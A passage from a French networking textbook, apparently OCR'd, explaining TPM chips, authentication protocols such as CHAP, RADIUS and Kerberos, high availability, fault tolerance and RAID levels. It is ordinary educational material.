
Les TPM (*Trusted Platform Modules*) sont des dispositifs de sécurité qui équipent les ordinateurs individuels. Ce composant électronique est intégré dans les cartes mères ou s'ajoute à l'aide d'une carte additionnelle via un connecteur dédié. Cette puce possède plusieurs fonctions : elle comporte un générateur de nombres pseudo-aléatoires, un générateur de clé RSA, un calculateur de somme de hachage SHA-1 et un système de chiffrement/déchiffrement des signatures. Les puces TPM ont aussi un emplacement mémoire pour stocker des clés (clé racine pour le chiffrement/déchiffrement de fichiers, clé d'attestation pour l'authentification…).

L'avantage principal des TPM est d'accélérer le traitement des processus de chiffrement/déchiffrement, mais aussi de rendre plus aisée l'utilisation de ce type de technologie : l'utilisateur peut s'appuyer sur cette puce pour stocker de manière sécurisée les

1. https://support.google.com/a/answer/174124?hl=fr


données d'authentification (mot de passe, clés privées de certificats…).

Des tests menés en laboratoire[1] ont prouvé qu'il était possible (avec un matériel dédié) de pirater ces puces en se branchant directement dessus (dérivation des signaux), mais ces techniques sont réservées à des spécialistes et ne sont pas forcément reproductibles en conditions réelles.



© Guillaume Piolle

1. http://blog.alertsec.com/2010/02/unhackachapble-tpm-chip-cracked/



L'authentification

Le contrôle d'accès consiste à définir les accès au réseau et les services disponibles après identification. Le terme AAA est souvent utilisé pour désigner les facettes suivantes de la sécurité :

- **Authentification** (*Authentication*) : il s'agit de la vérification de l'identité d'un utilisateur.
- **Autorisation** (*Authorization*) : il s'agit des droits accordés à un utilisateur, tels que l'accès à une partie d'un réseau, à des fichiers, le droit d'écriture, etc.
- **Comptabilité** (*Accounting*) : il s'agit des informations récoltées pendant toute la durée de la session, après identification de l'utilisateur.

Principe d'authentification

Un service d'authentification repose sur deux composantes :

- L'**identification** dont le rôle est de définir les identités des utilisateurs.
- L'**authentification** permettant de vérifier les identités présumées des utilisateurs. Lorsqu'il existe une seule preuve de l'identité (mot de passe par exemple) on parle d'authentification simple. Lorsque l'authentification nécessite plusieurs facteurs, on parle alors d'authentification forte.

L'authentification permet de vérifier l'identité d'un utilisateur sur une des bases suivantes :

- un élément d'information que l'utilisateur connaît (mot de passe, « passphrase », etc.) ;
- un élément que l'utilisateur possède (carte à puce, clé de stockage, certificat) ;
- une caractéristique physique propre à l'utilisateur, on parle alors de **biométrie** (fond de rétine, empreinte digitale, ADN, etc.).

L'authentification intervient à différents niveaux dans les couches de protocoles du modèle Internet :

- Au niveau applicatif : HTTP, FTP
- Au niveau transport : SSL, SSH
- Au niveau réseau : IPSEC
- Au niveau transmission : PAP, CHAP

❏ *Single Sign-On*

L'objet du **Single Sign-On**, noté **SSO**, est de centraliser l'authentification afin de permettre à l'utilisateur d'accéder à toutes les ressources (machines, systèmes, réseaux) auxquels il est autorisé d'accéder, en s'étant identifié une seule fois sur le réseau. L'objectif du SSO est ainsi de propager l'information d'authentification aux différents services du réseau, voire aux autres réseaux et d'éviter ainsi à l'utilisateur de multiples identifications par mot de passe.

Toute la difficulté de l'exercice réside dans le niveau de confiance entre les entités d'une part et la mise en place d'une procédure de propagation commune à toutes les entités à fédérer.

Protocole PAP

Le protocole **PAP** (*Password Authentication Protocol*) est, comme son nom l'indique, un protocole d'authentification par mot de passe. Le protocole PAP a été originalement utilisé dans le cadre du protocole PPP.

Le principe du protocole PAP consiste à envoyer l'identifiant et le mot de passe en clair à travers le réseau. Si le mot de passe correspond, alors l'accès est autorisé.

Ainsi, le protocole PAP n'est utilisé en pratique qu'à travers un réseau sécurisé.

Protocole CHAP

Le protocole **CHAP** (*Challenge Handshake Authentication Protocol*), défini par la RFC 1994 est un protocole d'authentification basé sur la résolution d'un **défi** (*challenge*), c'est-à-dire une séquence à chiffrer avec une clé et la comparaison de la séquence chiffrée ainsi envoyée.

Les étapes du défi sont les suivantes :

- un nombre aléatoire de 16 bits est envoyé au client par le serveur d'authentification, ainsi qu'un compteur incrémenté à chaque envoi ;
- la machine distante « hache » ce nombre, le compteur ainsi que sa clé secrète (le mot de passe) avec l'algorithme de hachage MD5 et le renvoie sur le réseau ;
- le serveur d'authentification compare le résultat transmis par la machine distante avec le calcul effectué localement avec la clé secrète associée à l'utilisateur ;
- si les deux résultats sont égaux, alors l'identification réussit, sinon elle échoue.

Le protocole CHAP améliore le protocole PAP dans la mesure où le mot de passe n'est plus transmis en clair sur le réseau.

Pour plus d'informations
RFC 1994 : www.ietf.org/rfc/rfc1994.txt

Protocole MS-CHAP

Microsoft a mis au point une version spécifique de CHAP, baptisée MS-CHAP (*Microsoft Challenge Handshake Authentication Protocol* version 1, noté parfois MS-CHAP-v1), améliorant globalement la sécurité.

En effet, le protocole CHAP implique que l'ensemble des mots de passe des utilisateurs soient stockés en clair sur le serveur, ce qui constitue une vulnérabilité potentielle.

Ainsi MS-CHAP propose une fonction de hachage propriétaire permettant de stocker un *hash* intermédiaire du mot de passe sur le serveur. Lorsque la machine distante répond au défi, elle doit ainsi préalablement hacher le mot de passe à l'aide de l'algorithme propriétaire.

Le protocole MS-CHAP-v1 souffre malheureusement de failles de sécurité liées à des faiblesses de la fonction de hachage propriétaire.

❏ MS-CHAP-v2

La version 2 du protocole MS-CHAP a été définie en janvier 2000 dans la RFC 2759. Cette nouvelle version du protocole définit une méthode dite « d'authentification mutuelle », permettant au serveur d'authentification et à la machine distante de vérifier leurs identités respectives. Le processus d'authentification mutuelle de MS-CHAP-v2 fonctionne de la manière suivante :

- Le serveur d'authentification envoie à l'utilisateur distant une demande de vérification composée d'un identifiant de session ainsi que d'une chaîne aléatoire.
- Le client distant répond avec :
  - son nom d'utilisateur,
  - un haché contenant la chaîne arbitraire fournie par le serveur d'authentification, l'identifiant de session ainsi que son mot de passe,
  - une chaîne aléatoire.
- Le serveur d'authentification vérifie la réponse de l'utilisateur distant et renvoie à son tour les éléments suivants :
  - la notification de succès ou d'échec de l'authentification,

- une réponse chiffrée sur la base de la chaîne aléatoire fournie par le client distant, la réponse chiffrée fournie et le mot de passe de l'utilisateur distant.

➤ Le client distant vérifie enfin à son tour la réponse et, en cas de réussite, établit la connexion.

Le protocole MS-CHAP-v2 a été cassé et des outils (*chapcrack*) de déchiffrement du mot de passe à partir d'écoute du réseau ont été rendus publics en 2012.

Pour plus d'informations
RFC 2433 - Microsoft PPP CHAP Extensions
RFC 2759 - Microsoft PPP CHAP Extensions, Version 2
http://tinyurl.com/mschapv2hack

Protocole EAP

Le protocole **EAP** est une extension du protocole PPP, un protocole utilisé pour les connexions à Internet à distance (généralement via un modem RTC classique) et permettant notamment l'identification des utilisateurs sur le réseau. Contrairement à PPP, le protocole EAP permet d'utiliser différentes méthodes d'identification et son principe de fonctionnement rend très souple l'utilisation de différents systèmes d'authentification.

EAP possède plusieurs méthodes d'authentification, dont les plus connues sont : EAP-MD5 (*Message Digest 5*) ; EAP-PEAP ; EAP-TLS ; EAP-TTLS.

Protocole RADIUS

Le protocole **RADIUS** (*Remote Authentication Dial-In User Service*), mis au point initialement par Livingston, est un protocole d'authentification standard, défini par un certain nombre de RFC.

Le fonctionnement de RADIUS est basé sur un système client/serveur chargé de définir les accès d'utilisateurs distants à un réseau.

Il s'agit du protocole de prédilection des fournisseurs d'accès à Internet car il est relativement standard et propose des fonctionnalités de comptabilité permettant aux FAI de facturer précisément leurs clients.

Le protocole RADIUS repose principalement sur un serveur (le serveur RADIUS), relié à une base d'identification (base de données, annuaire LDAP, etc.) et un client RADIUS, appelé **NAS** (*Network Access Server*), faisant office d'intermédiaire entre l'utilisateur final et le serveur. L'ensemble des transactions entre le client RADIUS et le serveur RADIUS est chiffré et authentifié grâce à un secret partagé.

À savoir


Le serveur RADIUS peut faire office de *proxy*, c'est-à-dire transmettre les requêtes du client à d'autres serveurs RADIUS.

Le fonctionnement de RADIUS est basé sur un scénario proche de celui-ci :

- Un utilisateur envoie une requête au NAS afin d'autoriser une connexion à distance.
- Le NAS achemine la demande au serveur RADIUS.
- Le serveur RADIUS consulte la base de données d'identification afin de connaître le type de scénario d'identification demandé pour l'utilisateur. Soit le scénario actuel convient, soit une autre méthode d'identification est demandée à l'utilisateur. Le serveur RADIUS retourne ainsi une des quatre réponses suivantes :
  - **ACCEPT** : l'identification a réussi ;
  - **REJECT** : l'identification a échoué ;
  - **CHALLENGE** : le serveur RADIUS souhaite des informations supplémentaires de la part de l'utilisateur et propose un défi (*challenge*) ;
  - **CHANGE PASSWORD** : le serveur RADIUS demande à l'utilisateur un nouveau mot de passe.

À la suite de cette phase dite d'authentification, débute une phase d'autorisation où le serveur retourne les autorisations de l'utilisateur.

Le schéma suivant récapitule les éléments entrant en jeu dans un système utilisant un serveur RADIUS.



Pour plus d'informations
RFC 2138, RFC 2865, RFC 2866.

Protocole Kerberos

Le **protocole Kerberos** est issu du projet « Athena » du MIT, mené par Miller et Neuman. La version 5 du protocole Kerberos a été normalisée par l'IETF dans les RFC 1510 (septembre 1993) et 1964 (juin 1996). Le nom « Kerberos » provient de la mythologie grecque et correspond au nom du chien (en français « Cerbère ») protégeant l'accès aux portes d'Hadès.

L'objet de Kerberos est la mise en place de serveurs d'authentification (AS, *Authentication Server*), permettant d'identifier des utilisateurs distants, et des serveurs de délivrement de tickets de service (**TGS**,

Ticket Granting System), permettant de les autoriser à accéder à des services réseau. Les clients peuvent aussi bien être des utilisateurs que des machines. La plupart du temps, les deux types de services sont regroupés sur un même serveur, appelé **centre de distribution des clés** (**KDC**, *Key Distribution Center*).


❏ Principe de fonctionnement

Le protocole Kerberos repose sur un système de cryptographie à base de clés secrètes (clés symétriques ou clés privées), avec l'algorithme DES. Kerberos partage avec chaque client du réseau une clé secrète faisant office de preuve d'identité. Le principe de fonctionnement de Kerberos repose sur la notion de **tickets** :

- Afin d'obtenir l'autorisation d'accès à un service, un utilisateur distant doit envoyer son identifiant au serveur d'authentification.
- Le serveur d'authentification vérifie que l'identifiant existe et envoie un ticket initial au client distant, chiffré avec la clé associée au client. Le ticket initial contient :
  - une clé de session, faisant office de mot de passe temporaire pour chiffrer les communications suivantes ;
  - un ticket d'accès au service de délivrement de ticket.
- Le client distant déchiffre le ticket initial avec sa clé et obtient ainsi un ticket et une clé de session.

Grâce à son ticket et sa clé de session, le client distant peut envoyer une requête chiffrée au service de délivrement de ticket, afin de demander l'accès à un service. Par ailleurs, Kerberos propose un système d'authentification mutuelle permettant au client et au serveur de s'identifier réciproquement. L'authentification proposée par le serveur Kerberos a une durée limitée dans le temps, ce qui permet d'éviter à un pirate de continuer d'avoir accès aux ressources : on parle ainsi d'**anti-rejeu**.

Pour plus d'informations
RFC 1510 - protocole Kerberos : www.ietf.org/rfc/rfc1510.txt
RFC 1964 - mécanisme et le format d'insertion des jetons de sécurité dans les messages Kerberos : www.ietf.org/rfc/rfc1964.txt



La sûreté de fonctionnement

Quel que soit le service rendu par un système informatique, il est essentiel que les utilisateurs aient confiance en son fonctionnement pour pouvoir l'utiliser dans de bonnes conditions. Le terme **sûreté de fonctionnement** caractérise le niveau de confiance d'un système informatique.

Une défaillance correspond à un dysfonctionnement du service, c'est-à-dire un état de fonctionnement anormal ou plus exactement non conforme aux spécifications.

Une défaillance est imputable à une erreur, c'est-à-dire un dysfonctionnement local. Toutes les erreurs ne conduisent pas nécessairement à une défaillance du service.

Il existe plusieurs moyens de limiter les défaillances d'un service :

- La **prévention des fautes** consistant à éviter les fautes en les anticipant.
- La **tolérance aux fautes** dont l'objectif est de fournir un service conforme aux spécifications malgré les fautes en introduisant une redondance.
- L'**élimination des fautes** visant à réduire le nombre de fautes grâce à des actions correctives.
- La **prévision des fautes** en anticipation les fautes et leur impact sur le service.

Haute disponibilité

On appelle **haute disponibilité** (*high availability*) toutes les dispositions visant à garantir la disponibilité d'un service, c'est-à-dire assurer le bon fonctionnement d'un service 24 h/24.

Le terme **disponibilité** désigne la probabilité qu'un service soit en bon état de fonctionnement à un instant donné.

Le terme **fiabilité**, parfois également utilisé, désigne la probabilité qu'un système soit en fonctionnement normal sur une période donnée. On parle ainsi de **continuité de service**.

La disponibilité s'exprime la plupart du temps sous la forme de **taux de disponibilité**, exprimé en pourcentage, en ramenant le temps de disponibilité sur le temps total. Le tableau suivant présente le temps d'indisponibilité (*downtime*) sur une base d'une année (365 jours) en fonction du taux de disponibilité.

Taux de disponibilité	Durée d'indisponibilité
97 %	11 jours
98 %	7 jours
99 %	3 jours et 15 heures
99,9 %	8 heures et 48 minutes
99,99 %	53 minutes
99,999 %	5 minutes
99,9999 %	32 secondes

Évaluation des risques

La panne d'un système informatique peut causer une perte de productivité et d'argent, voire des pertes matérielles ou humaines dans certains cas critiques. Il est ainsi essentiel d'**évaluer les risques** liés à un dysfonctionnement (faute) d'une des composantes du système d'information et de prévoir des moyens et mesures permettant d'éviter ou de rétablir dans des temps acceptables tout incident.

Comme chacun le sait, les risques de pannes d'un système informatique en réseau sont nombreux. L'origine des fautes peut être schématisée de la manière suivant :

- **Origines physiques** : elles peuvent être d'origine naturelle ou criminelle :
  - désastre naturel (inondation, séisme, incendie) ;
  - environnement (intempéries, taux d'humidité de l'air, température) ;
  - panne matérielle ;
  - panne du réseau ;
  - coupure électrique.
- **Origines humaines** : elles peuvent être soit intentionnelles soit fortuites :
  - erreur de conception (bogue logiciel, mauvais dimensionnement du réseau) ;
  - porte dérobée ;
  - sabotage ;
  - piratage.
- **Origines opérationnelles** : elles sont liées à un état du système à un moment donné :
  - bogue logiciel ;
  - dysfonctionnement logiciel.

Tolérance aux pannes

Puisqu'il est impossible d'empêcher totalement les pannes, une solution consiste à mettre en place des mécanismes de **redondance**, en dupliquant les ressources critiques.

La capacité d'un système à fonctionner malgré une défaillance d'une de ses composantes est appelée **tolérance aux pannes** (parfois nommée tolérance aux fautes, *fault tolerance*).

Lorsqu'une des ressources tombe en panne, les autres ressources prennent le relais afin de laisser le temps aux administrateurs du système de remédier à l'avarie. En anglais le terme de **Fail-Over Service** (noté **FOS**) est ainsi utilisé.

Idéalement, dans le cas d'une panne matérielle, les éléments matériels fautifs devront pouvoir être **extractibles à chaud** (*hot swappable*), c'est-à-dire pouvoir être extraits puis remplacés, sans interruption de service.

Sauvegarde

Néanmoins, la mise en place d'une architecture redondante ne permet que de s'assurer de la disponibilité des données d'un système mais ne permet pas de protéger les données contre les erreurs de manipulation des utilisateurs ou contre des catastrophes naturelles telles qu'un incendie, une inondation ou encore un tremblement de terre.

Il est donc nécessaire de prévoir des mécanismes de sauvegardes, idéalement sur des sites distants, afin de garantir la pérennité des données.

Par ailleurs, un mécanisme de sauvegarde permet d'assurer une fonction d'archivage, c'est-à-dire de conserver les données dans un état correspondant à une date donnée.

À savoir

Il est à noter l'existence de lecteurs de cartes mémoire multiformats pouvant être connectés sur une des interfaces d'entrée/sortie de l'ordinateur.

Équilibrage de charge

L'**équilibrage de charge** (parfois appelé répartition de charge ou *load balancing*) consiste à distribuer une tâche à un pool de machines.

Ce type de mécanisme s'appuie sur un élément, appelé **répartiteur de charge** (*load balancer*) chargé de distribuer le travail entre différentes machines.

Clusters

Un **cluster** est une architecture composée de plusieurs ordinateurs formant un réseau de nœuds, où chacun des nœuds est capable de fonctionner indépendamment des autres.

Il existe deux principaux usages des clusters :

- Les **clusters de haute disponibilité** permettent de répartir une charge de travail parmi un grand nombre de serveurs et de garantir l'accomplissement de la tâche même en cas de défaillance d'un des nœuds.
- Les **clusters de calcul** permettent de répartir une charge de travail parmi un grand nombre de serveurs afin d'utiliser la performance cumulée de chacun des nœuds.

Technologie RAID

La **technologie RAID** (*Redundant Array of Inexpensive Disks*, parfois *Redundant Array of Independent Disks*, traduisez ensemble redondant de disques indépendants) permet de constituer une unité de stockage à partir de plusieurs disques durs. L'unité ainsi créée (appelée grappe) a donc une grande tolérance aux pannes (haute disponibilité), ou bien une plus grande capacité/vitesse d'écriture. La répartition des données sur plusieurs disques durs permet donc d'en augmenter la sécurité et de fiabiliser les services associés.

Cette technologie a été mise au point en 1987 par trois chercheurs (Patterson, Gibson et Katz) à l'université de Californie (Berkeley). Depuis 1992 c'est le RAID Advisory Board qui gère ces spécifications. Elle consiste à constituer un disque de grosse capacité (donc coûteux) à l'aide de plus petits disques peu onéreux (c'est-à-dire dont le **MTBF**, *Mean Time Between Failure*, soit le temps moyen entre deux pannes, est faible).

Les disques assemblés selon la technologie RAID peuvent être utilisés de différentes façons, appelées **niveaux RAID**. L'université de Californie en a défini cinq, auxquels ont été ajoutés les niveaux 0 et 6. Chacun d'entre eux décrit la manière de laquelle les données sont réparties sur les disques :

- **Niveau 0** : appelé *striping*

- **Niveau 1** : appelé *mirroring*, *shadowing* ou *duplexing*
- **Niveau 2** : appelé *striping with parity* (obsolète)
- **Niveau 3** : appelé *disk array with bit-interleaved data*
- **Niveau 4** : appelé *disk array with block-interleaved data*
- **Niveau 5** : appelé *disk array with block-interleaved distributed parity*
- **Niveau 6** : appelé *disk array with block-interleaved distributed parity*

Chacun de ces niveaux constitue un mode d'utilisation de la grappe, en fonction : des performances, du coût, des accès disques.

❑ Niveau 0

Le niveau RAID-0, appelé **striping** (traduisez entrelacement ou agrégat par bande, parfois injustement appelé *stripping*) consiste à stocker les données en les répartissant sur l'ensemble des disques de la grappe. De cette façon, il n'y a pas de redondance, on ne peut donc pas parler de tolérance aux pannes. En effet en cas de défaillance de l'un des disques, l'intégralité des données réparties sur les disques sera perdue.

Toutefois, étant donné que chaque disque de la grappe a son propre contrôleur, cela constitue une solution offrant une vitesse de transfert élevée.

Le RAID-0 consiste ainsi en la juxtaposition logique (agrégation) de plusieurs disques durs physiques. En mode RAID-0 les données sont écrites par « bandes » (*stripes*) :

Disque 1	Disque 2	Disque 3
Bande **1**	Bande **2**	Bande **3**
Bande **4**	Bande **5**	Bande **6**
Bande **7**	Bande **8**	Bande **9**

On parle de **facteur d'entrelacement** pour caractériser la taille relative des fragments (bandes) stockés sur chaque unité physique. Le débit de transfert moyen dépend de ce facteur (plus petite est chaque bande, meilleur est le débit).

Si un des éléments de la grappe est plus grand que les autres, le système de remplissage par bande se trouvera bloqué lorsque le plus petit des disques sera rempli. La taille finale est ainsi égale au double de la capacité du plus petit des deux disques :

- Deux disques de 20 Go donneront un disque logique de 40 Go.
- Un disque de 10 Go utilisé conjointement avec un disque de 27 Go permettra d'obtenir un disque logique de 20 Go (17 Go du second disque seront alors inutilisés).

Attention !

Il est recommandé d'utiliser des disques de même taille pour faire du RAID-0 car dans le cas contraire le disque de plus grande capacité ne sera pas pleinement exploité.

❑ Niveau 1

Le niveau 1 a pour but de dupliquer l'information à stocker sur plusieurs disques, on parle donc de *mirroring*, ou *shadowing* pour désigner ce procédé.

Disque 1	Disque 2	Disque 3
Bande **1**	Bande **1**	Bande **1**
Bande **2**	Bande **2**	Bande **2**
Bande **3**	Bande **3**	Bande **3**

On obtient ainsi une plus grande sécurité des données, car si l'un des disques tombe en panne, les données sont sauvegardées sur l'autre. D'autre part, la lecture peut être beaucoup plus rapide lorsque les deux disques sont en fonctionnement. Enfin, étant donné que chaque disque possède son propre contrôleur, le serveur peut continuer à fonctionner même lorsque l'un des disques tombe en panne, au même titre qu'un camion pourra continuer à rouler si un de ses pneus crève, car il en a plusieurs sur chaque essieu…

En contrepartie la technologie RAID1 est très onéreuse étant donné que seule la moitié de la capacité de stockage est effectivement utilisée.

❏ Niveau 2

Le niveau RAID-2 est désormais obsolète, car il propose un contrôle d'erreur par code de Hamming (code **ECC**, *Error Correction Code*), or ce dernier est désormais directement intégré dans les contrôleurs de disques durs. Cette technologie consiste à stocker les données selon le même principe qu'avec le RAID-0 mais en écrivant sur une unité distincte les bits de contrôle ECC (généralement trois disques ECC sont utilisés pour quatre disques de données).

La technologie RAID-2 offre de piètres performances mais un niveau de sécurité élevé.

❏ Niveau 3

Le niveau 3 propose de stocker les données sous forme d'octets sur chaque disque et de dédier un des disques au stockage d'un bit de parité.

Disque 1	Disque 2	Disque 3	Disque 4
Octet **1**	Octet **2**	Octet **3**	Parité **1+2+3**
Octet **4**	Octet **5**	Octet **6**	Parité **4+5+6**
Octet **7**	Octet **8**	Octet **9**	Parité **7+8+9**

De cette manière, si l'un des disques venait à défaillir, il serait possible de reconstituer l'information à partir des autres disques.

Après « reconstitution » le contenu du disque défaillant est de nouveau intègre.

Par contre, si deux disques venaient à tomber en panne simultanément, il serait alors impossible de remédier à la perte de données.

❏ Niveau 4

Le niveau 4 est très proche du niveau 3.

La différence se trouve au niveau de la parité, qui est faite sur un secteur (appelé bloc) et non au niveau du bit, et qui est stockée sur un disque dédié.

C'est-à-dire plus précisément que la valeur du facteur d'entrelacement est différente par rapport au RAID-3.

Disque 1	Disque 2	Disque 3	Disque 4
Bloc **1**	Bloc **2**	Bloc **3**	Parité **1+2+3**
Bloc **4**	Bloc **5**	Bloc **6**	Parité **4+5+6**
Bloc **7**	Bloc **8**	Bloc **9**	Parité **7+8+9**

Ainsi, pour lire un nombre de blocs réduits, le système n'a pas à accéder à de multiples lecteurs physiques, mais uniquement à ceux sur lesquels les données sont effectivement stockées.

En contrepartie le disque hébergeant les données de contrôle doit avoir un temps d'accès égal à la somme des temps d'accès des autres disques pour ne pas limiter les performances de l'ensemble.

❏ Niveau 5

Le niveau 5 est similaire au niveau 4, c'est-à-dire que la parité est calculée au niveau d'un secteur, mais répartie sur l'ensemble des disques de la grappe.

Disque 1	Disque 2	Disque 3	Disque 4
Bloc **1**	Bloc **2**	Bloc **3**	Parité **1+2+3**
Bloc **4**	Parité **4+5+6**	Bloc **5**	Bloc **6**
Parité **7+8+9**	Bloc **7**	Bloc **8**	Bloc **9**

De cette façon, RAID-5 améliore grandement l'accès aux données (aussi bien en lecture qu'en écriture) car l'accès aux bits de parité est réparti sur les différents disques de la grappe.

Le mode RAID-5 permet d'obtenir des performances très proches de celles obtenues en RAID-0, tout en assurant une tolérance aux pannes élevée, c'est la raison pour laquelle c'est un des modes RAID les plus intéressants en terme de performance et de fiabilité.

Attention !

L'espace disque utile sur une grappe de *n* disques étant égal à *n-1* disques, il est intéressant d'avoir un grand nombre de disques pour « rentabiliser » le RAID-5.

❑ Niveau 6

Le niveau 6 a été ajouté aux niveaux définis par Berkeley. Il définit l'utilisation de deux fonctions de parité, et donc leur stockage sur deux disques dédiés. Ce niveau permet ainsi d'assurer la redondance en cas d'avarie simultanée de deux disques. Cela signifie qu'il faut au moins quatre disques pour mettre en œuvre un système RAID-6.

Comparatif

Les solutions RAID généralement retenues sont le RAID de niveau 1 et le RAID de niveau 5.

Le choix d'une solution RAID est lié à trois critères :

- **La sécurité** : RAID-1 et 5 offrent tous les deux un niveau de sécurité élevé, toutefois la méthode de reconstruction des disques varie entre les deux solutions. En cas de panne du système, RAID-5 reconstruit le disque manquant à partir des informations stockées sur les autres disques, tandis que RAID-1 opère une copie disque à disque.
- **Les performances** : RAID-1 offre de meilleures performances que RAID-5 en lecture, mais souffre lors d'importantes opérations d'écriture.
- **Le coût** : le coût est directement lié à la capacité de stockage devant être mise en œuvre pour avoir une certaine capacité effective. La solution RAID-5 offre un volume utile représentant 80 à 90 % du volume alloué (le reste servant évidemment au contrôle d'erreur). La solution RAID-1 n'offre par contre qu'un volume disponible représentant 50 % du volume total (étant donné que les informations sont dupliquées).

Mise en place d'une solution RAID

Il existe plusieurs façons de mettre en place une solution RAID sur un serveur :

- **Logicielle** : il s'agit généralement d'un driver au niveau du système d'exploitation capable de créer un seul volume logique avec plusieurs disques (SCSI ou IDE).
- **De façon matérielle** :

  • **avec des matériels DASD** (*Direct Access Stockage Device*) : il s'agit d'unités de stockage externes pourvues d'une alimentation propre. De plus ces matériels sont dotés de connecteurs permettant l'échange de disques à chaud (on dit généralement que ce type de disque est *hot swappable*). Ce matériel gère lui-même ses disques, si bien qu'il est reconnu comme un disque SCSI standard ;

  • **avec des contrôleurs de disques RAID** : il s'agit de cartes s'enfichant dans des slots PCI ou ISA et permettant de contrôler plusieurs disques durs.

Sauvegarde

NAS

